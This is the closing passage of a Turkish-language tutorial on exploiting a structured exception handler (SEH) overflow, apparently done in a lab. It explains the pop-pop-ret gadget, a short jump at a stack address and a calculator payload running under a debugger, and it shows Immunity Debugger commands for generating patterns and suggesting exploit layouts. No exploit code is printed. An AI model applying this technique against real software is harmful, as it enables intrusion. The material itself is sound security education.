
Gördüğünüz gibi, exploit işliyor. `pop pop ret` kısmında durduğumuzda *ESP*'ye bakarsak *SE Handler*'ın orada olduğunu görüyoruz. Disassembly kısmında iki `pop` ve `ret` komutlarını görüyorsunuz. Bu iki `pop` gerçekleştikten sonra `ret` komutu stackten `00aaff44`'ü alıp oraya gidiyor. Ardından olanlar şöyle:



Gördüğünüz gibi `ret` komutu sayesinde program tekrardan `00aaff44` 'e gelmiş. Bu adreste bizim *JMP 06 byte* kodumuz bulunuyor, bunu disassembly kısmında görebilirsiniz. Bu kısımdan sonra `g` ile programı devam ettirirseniz hesap makinesinin açılacağını görmüş olursunuz. İşleyen kısmı da göstereyim son olarak:



Son olarak bu yaptığımız işlemleri oldukça kısaltan Immunity nimetini de göstermek istiyorum. Exploiti metasploit patterni kullanarak çalıştırdığımız kısımda öncelikle programı debugger ile debug ediyoruz. Ardından kodu çalıştırıp Immunittyde pause moduna geçince alttaki komut satırına `!pvefindaddr suggest` komutunu giriyoruz. Bir süre sonra durum çubuğunda `Done!` yazacak, ardından `View -> Log` kısmına girersek orada yazmamız gereken exploitin nasıl olması gerektiğine dair bilgileri bulabilirsiniz. Ayrıca metasploit patternini de Immunity içinden `!pvefindaddr pattern_create uzunluk` komutu ile oluşturabilirsiniz. Çıktısı yine debuggerın dizininde olacaktır.



Uzun bir yazı oldu ama faydalı olmasını umuyorum, zaman ayıranlara teşekkürler.

Ayrıca bu konularda ilerlemek isteyen arkadaşlara SignalSEC tarafından verilen Zero-day Arastirma Egitimini içtenlikle tavsiye ediyorum. Thanks musashi!